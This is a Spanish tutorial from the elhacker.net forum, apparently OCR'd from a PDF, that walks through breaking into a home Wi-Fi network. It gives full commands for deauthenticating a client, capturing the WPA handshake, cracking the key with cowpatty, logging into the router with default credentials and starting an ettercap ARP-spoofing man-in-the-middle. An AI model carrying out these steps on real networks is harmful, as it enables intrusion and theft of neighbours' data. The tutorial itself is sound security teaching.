
Ataque modelo



elhacker.net

Antonio Sánchez Camacho
a.k.a. Kamsky, a.k.a. Adonis

++++++++++++++++++
+ [0x00] Introducción +
++++++++++++++++++

Bueno, como indica el nombre del post, vamos a tratar de delinear lo que podría ser un ataque “modelo” en un entorno común como puede ser nuestra casa.

En la que mediante nuestra tarjeta wifi detectamos varias redes a nuestro alrededor, alguna de la cual aprovecharemos para poder conectarnos a ella, previa ruptura de su seguridad, y una vez conseguido esto, ser capaces de extraer información de la red, como por ejemplo cuantos hosts se conectan a ella, sniffar tráfico, etc...

Y finalmente nos haremos con el control total de alguno de los hosts de la red.

Esta guía/tutorial está hecha con mero carácter de aprendizaje por parte de los lectores y del que lo redacta, siendo desarrollado en un entorno local de laboratorio en el que todo el material es legítimo, ya sabeis, hay que ser buenos... :p

Mi idea es darle un aspecto lo más práctico posible, no enrollándome demasiado en conceptos teóricos, que sin duda, la gente que de verdad esté interesada, se ocupará de aprender.

Antes de empezar vamos a pasar a comentar un poquito más en detalle los pasos que iremos realizando:

- [In]Seguridad Wifi:

  Como todo el mundo sabe, es común encontrar entre las redes de los vecinos que muchas de estas estén sin encriptación, o que usen WEP, y las menos WPA-PSK. Dado que el nivel medio de los usuarios que usan ordenadores suele ser de perfil medio-bajo (ver el correo, el facebook, hablar por el msn, etc...), no se puede esperar gran cosa en cuanto a la seguridad en su router inalámbrico, asi que nos aprovecharemos de ello para sacar la clave y poder conectarnos a su misma red.

  Una vez conseguido esto, también es ver muy común, que debido a la vagancia/dejadez de los técnicos que instalan la conexión a internet, la contraseña por defecto de los routers permanece, cosa que también aprovecharemos para conectarnos a la configuración, y obtener valiosa información.

- Estamos dentro...:

  Una vez realizado el paso anterior, ya estaremos en el mismo segmento de red que los hosts legítimos conectados al router inalámbrico, por lo que nos aprovecharemos de esto para sniffar tráfico y obtener más datos de las víctimas, como por ejemplo: passwords de todo tipo, información privada, etc...

- Rematando el asunto:

  Para finalizar, después de recopilar toda la información que consideremos necesaria, la usaremos para conseguir acceso de Administrador al host elegido, y hacernos con el control total de este.

++++++++++++++++++
+ [0x01] Herramientas +
++++++++++++++++++

Para llevar a cabo todo este tutorial,me he montado un mini laboratorio en casa:

- Router Inalámbrico Comtrend
- 2 máquinas virtuales VMWare:
  - Ubuntu 8.04, intruso
  - Windows XP WuDe 3.0, víctima
- 2 tarjetas inalámbricas:
  - ipw3945, usada por la víctima para conectarse
  - smc con chipset atheros y drivers madwifi-ng, usada por el intruso
- Herramientas varias para llevar a cabo la intrusión: Aircrack-ng, WireShark, dsniff, etc...

++++++++++++++++++++
+ [0x02] Agradecimientos +
++++++++++++++++++++

Agradecer al staff y la gente de elhacker.net por la colaboración de una u otra forma, en especial a Averno por animarme a hacer cosillas como esta, espero en un futuro poder seguir colaborando en la forma que se estime oportuna en este gran foro

A mi novia por aguantar las horas y horas y más horas que me tiro delante del ordenador sin quejarse (no mucho :p)

++++++++++++++++++++++
+ [0x03] [In]Seguridad Wifi +
++++++++++++++++++++++

Como ya comentamos anteriormente, es común encontrarnos la típica red de los vecinos, sin ningún tipo de seguridad, quizás con Wep, y en el mejor de los casos con Wpa/Wpa2.

En nuestro caso, vamos a centrarnos en la alternativa más “difícil” que se nos podría presentar, es decir el caso en el que la red esté protegida con Wpa/Wpa2 con PSK (Clave Pre-Compartida), obviamente hay escenarios más difíciles, como por ejemplo el uso de Wpa/Wpa2 Empresarial (es decir, con el uso de un Servidor Radius), pero como su propio nombre indica, es una alternativa que se usa casi exclusivamente a nivel empresarial, y a veces ni eso, por lo que es altamente improbable que nos encontremos con algo de este tipo.

Aunque el diseño de Wpa/Wpa2 aun no ha sido comprometido totalmente (veremos cuanto tarda), si que nos podemos aprovechar de sus implementaciones, en este caso el uso de Claves Pre-Compartidas no muy robustas y que hacen que sea el eslabón débil de la cadena.

El primer paso, será la identificación del objetivo, así que sin más dilación, vayamos al grano.

Para ello, vamos ayudarnos de la herramienta *wlanconfig* para crear un interfaz de red virtual en modo monitor, y a continuación con ayuda de *airodump-ng* empezaremos a ver lo que se cuece por el vecindario! :p

antonio@hack4free:~$ sudo wlanconfig ath0 create wlandev wifi0 wlanmode monitor
antonio@hack4free:~$ iwconfig
…
ath0 IEEE 802.11g ESSID:"" Nickname:""
Mode:Monitor Channel:0 Access Point: Not-Associated
…
antonio@hack4free:~/Escritorio/guia_elhacker/capturas$ sudo airodump-ng -w vecinos ath0

```
CH 13 ][ Elapsed: 52 s ][ 2009-07-26 13:53

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:21:96:06:33:45   45      114        0    0   8  54   WPA  TKIP   PSK  <length:  0>
00:21:96:06:33:47   45      104        0    0   8  54   WPA  TKIP   PSK  <length:  0>
00:21:96:06:33:44   47       96        0    0   8  54   WPA  TKIP   PSK  Tele2
00:21:96:06:33:46   47      102        0    0   8  54   WPA  TKIP   PSK  <length:  0>
00:1A:2B:42:9A:9A   45       63        0    0   2  54   WPA  TKIP   PSK  Casa Antonio
00:1E:8C:C7:11:FB   29       43        0    0   1  54   WPA  TKIP   PSK  Casa
00:1D:D9:1A:8E:65   27       97        0    0   6  54e  OPN              Livebox-C360
00:1D:D9:1A:AE:67   22       39        0    0   1  54e  WPA  TKIP   PSK  Livebox-B540
00:11:2F:0E:AE:0D    7       11        0    0   1  54   WEP  WEP         THOMSON
00:1A:2B:19:C5:F0    8       61        0    0   7  54   WEP  WEP         Jazztel WIFI
00:1A:2B:68:CB:5F    5       32        2    0   3  54   WEP  WEP         WLAN_AE
00:1A:2B:0C:B1:B4   -4        3        0    0   8  11   WEP  WEP         JAZZTEL_96
00:03:C9:E6:C1:7D    0        2        0    0  11  54   WEP  WEP         plotonnet

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:1A:2B:42:9A:9A  00:13:02:19:12:5B    2    0 - 1      0       20
00:1A:2B:19:C5:F0  00:23:4E:72:BB:61   10    0 - 1      0        1
(not associated)   00:11:50:ED:63:F8   14    0 - 1      0        8  Livebox-FD18
```

Como vemos en la imagen, hay bastante redes, una de ellas sin ningún tipo de protección, varias con WEP, y el resto con WPA-PSK, nosotros vamos a centrarnos en la red con Essid "Casa_Antonio", que como vemos, tiene el cifrado que andábamos buscando.

A continuación, vamos a filtrar un poquito el asunto, limitándonos a capturar paquetes del canal en el que se encuentra la red citada:

antonio@hack4free:~/Escritorio/guia_elhacker/capturas-wifi$ sudo airodump-ng -c 2 -w vecinos ath0

El siguiente paso, será conseguir que el cliente conectado se caiga, para que tenga que volver a autenticarse, y en ese momento capturar el 4-way handshake, que usaremos para, mediante fuerza bruta, sacar la PSK y poder conectarnos como si fuésemos un cliente legítimo. ;)


Como comenté al principio, el objetivo de esta guía es centrarnos en la parte práctica, pero si alguien está interesado en una explicación más exacta y formal de la "debilidad" de la PSK, hace no mucho posteé en el subforo de hacking wireless una guía de ataques a las diferentes alternativas en cuanto a la seguridad en redes inalámbricas se refiere, entre la que se encuentra WPA-PSK y una explicación bastante más formal.

Prosigamos, ahora, en una nueva terminal obligaremos al cliente legítimo a re-autenticarse para poder capturar el handshake:

antonio@hack4free:~$ sudo aireplay-ng -0 0 -a 00:1A:2B:42:9A:9A -c 00:13:02:19:12:5B ath0
14:10:06 Waiting for beacon frame (BSSID: 00:1A:2B:42:9A:9A) on channel 2
14:10:07 Sending 64 directed DeAuth. STMAC: [00:13:02:19:12:5B] [0| 0 ACKs]
14:10:08 Sending 64 directed DeAuth. STMAC: [00:13:02:19:12:5B] [0| 0 ACKs]
14:10:10 Sending 64 directed DeAuth. STMAC: [00:13:02:19:12:5B] [0| 0 ACKs]
…

Donde le indicamos que realice un ataque de desautenticación, contra el cliente -c, conectado al AP -a, y que lo haga indefinidamente (hasta que nosotros lo paremos).

Como observamos en la ventana del airodump, el cliente se cae, y al rato se vuelve a conectar, momento en el que ya tenemos lo que queríamos!



El último paso será conseguir la PSK mediante fuerza bruta, pero a esto de la fuerza bruta, le podemos añadir un toque elegante: Rainbow Tables

Estas son un tipo de tablas de búsqueda especiales que permiten recuperar passwords usando los hashes de estos. Estas tablas están basadas en la teoría de cambio de tiempo por espacio.

Si quereis más información sobre las Rainbow Tables podéis echarle un vistazo a:

- http://www.slideshare.net/gonalvmar/rainbow-tables (excelente presentación a la que tuve el placer de asistir en el último asegur@It)
- http://en.wikipedia.org/wiki/Rainbow_table

Para este ataque voy a usar coWPAtty, es una programa del tipo aircrack pero que añade 2 funcionalidades muy interesantes:

– La primera es el uso en sí de las Rainbow Tables, estaría bien usarlas para esta guía, pero debido a que son más de 30 Gb y además no accesibles (al menos no las he encontrado) desde descarga directa alargaría mucho su descarga

– La utilidad trae un programa llamado genpmk, que se usa para precomputar los archivos hash de forma similar a como se hace en las Rainbow Tables, y que es la herramienta que en conjunción con coWPAtty vamos a usar.

El primer paso será generar los hash files para un SSID en específico, en nuestro caso "Casa_Antonio":


antonio@hack4free:~/Escritorio/cowpatty-4.3$ ./genpmk f /etc/dictionaries-ommon/words -d hash_file -s "Casa_Antonio"

Como vemos, usamos un diccionario del sistema, y que la salida se hará al archivo hash_file.

Una vez generado el hash file lo podemos usar contra cualquier red cuyo SSID sea "Casa_Antonio", y procedemos a ello:

antonio@hack4free:~/Escritorio/cowpatty-4.3$ ./cowpatty -r ~/Escritorio/guia_elhacker/capturas-wifi/*.cap -d hash_file -s "Casa_Antonio"

A continuación vemos la salida del programa:



Voilà! Ya tenemos la PSK, asi que ya hemos conseguido nuestro primer objetivo!

++++++++++++++++++++
+ [0x04] Estamos dentro...+
++++++++++++++++++++

Una vez que nos conectamos a la red, el siguiente paso podría ser ponernos directamente a sniffar tráfico, pero antes de esto, trataremos de acceder a la configuración del router, ya que si conseguimos acceso podremos recopilar información relevante, como IP de los hosts conectados, mapear puertos para hacer scans de puertos a los host conectados, etc...

Los routers inalámbricos suelen tenes un mini servidor http que provee acceso a la configuración a través del puerto 80, para cerciorarnos de esto:

```
antonio@hack4free:~$ ifconfig ath0
ath0      Link encap:Ethernet  direcciónHW 00:13:f7:3b:b4:e0
inet dirección:172.16.72.130  Difusión: 172.16.72.255  Máscara:255.255.255.0
...

antonio@hack4free:~$ nc 172.16.72.2 80
HTTP/1.1 400 Bad Request
Server: micro_httpd
Cache-Control: no-cache
Date: Sat, 01 Jan 2000 02:06:21 GMT
Content-Type: text/html
Connection: close

<HTML><HEAD><TITLE>400 Bad Request</TITLE></HEAD>
<BODY BGCOLOR="#cc9999"><H4>400 Bad Request</H4>
No request found.
COMTREND CT-536/HG-536+
<HR>
<ADDRESS>
<A HREF="http://www.acme.com/software/micro_httpd/">micro_httpd</A>
</ADDRESS>
</BODY></HTML>
```

Lo primero que hemos hecho es averiguar que Ip se nos ha asignado, y la máscara, para así saber cual es la puerta de enlace.

Una vez que sabemos que es la **172.16.72.2**, nos conectamos al puerto 80 con ayuda de netcat y vemos que nos ha “escupido” información que nos puede ser útil.


En primer lugar nos devuelve un error 400, pero a continuación nos muestra el modelo del router, así como el mini servidor Web que comentamos anteriormente (micro_httpd).

Ahora tenemos 2 opciones:


- Buscar una vulnerabilidad en el Servidor micro_httpd, y tratar de explotarla para conseguir acceso.
  Esto no es muy difícil, basta con buscar un poco en google y obtenemos por ejemplo esto: http://www.securityfocus.com/archive/1/499503
  Donde se informa de varias vulnerabilidades en este servidor, y más en concreto en la implementación que corre sobre nuestro router, así que sólo tendríamos que leer un poquito y aplicar el exploit correspondiente para acceder.

- La opción “vaga” es, ya que sabemos el modelo concreto del router, buscar por internet las contraseñas por defecto, ya que no suelen ser cambiadas ni por los usuarios ni por los “técnicos” que hacen la instalación.
  Dicha búsqueda nos indica que: ***Admin,Admin*** correspone al *User*,*Pass* por defecto.

Así que ahora ya mediante nuestro navegador favorito, nos conectamos a la Ip indicada anteriormente, introducimos la tupla Admin,Admin y...



Aquí vemos la pantalla principal de configuración, donde podemos destacar cosas que nos podrían ser de gran utilidad, como las tablas NAT, el mapeo de puertos, la configuración Wireless...



Un poquita más en detalle, la sección de Wireless, donde vemos que podemos tocar toda la configuración: Nombre de la red, Seguridad, Filtrado MAC, etc..


Y en pantalla vemos como hay 2 clientes conectados, el legítimo, y nosotros... ;)

El único “detalle” a comentar, es que en este tipo de router no muestra las Ip's de los hosts conectados, pero esto como veremos, no va a resultar ser ningún problema.

Para sacar la Ip del host conectado nos ayudaremos de Ettercap. Su funcionamiento es muy simple, nos vamos a la pestaña Sniff-> Unified Sniffing, y seleccionamos el interfaz adecuado.

A continuación escaneamos todos los hosts que haya conectados, y los listamos (pestaña Host).

Obteniendo el siguiente resultado:



Las 2 primeras entradas corresponden a interfaces creadas por vmware a modo de router de la red virtual, en nuestro caso vamos a trabajar con la 172.16.72.2 como puerta de enlace.

La 3era entrada corresponde al host legítimo (nuestra víctima).

Y finalmente la última dirección la usa vmware.

Así que ya tenemos lo que queríamos:


- Router: **172.16.72.2**
- Víctima: **172.16.72.131**

El siguiente paso será mediante arpspoofing hacernos pasar por el router y hacer un MiM para capturar todo el tráfico que pase desde la víctima hasta el router y viceversa.

Esto con Ettercap es sencillo, simplemente nos ponemos encima de la Ip del router y lo añadimos a la lista de “víctimas” pulsando el 1, y a continuación añadimos a la víctima pulsando el 2.

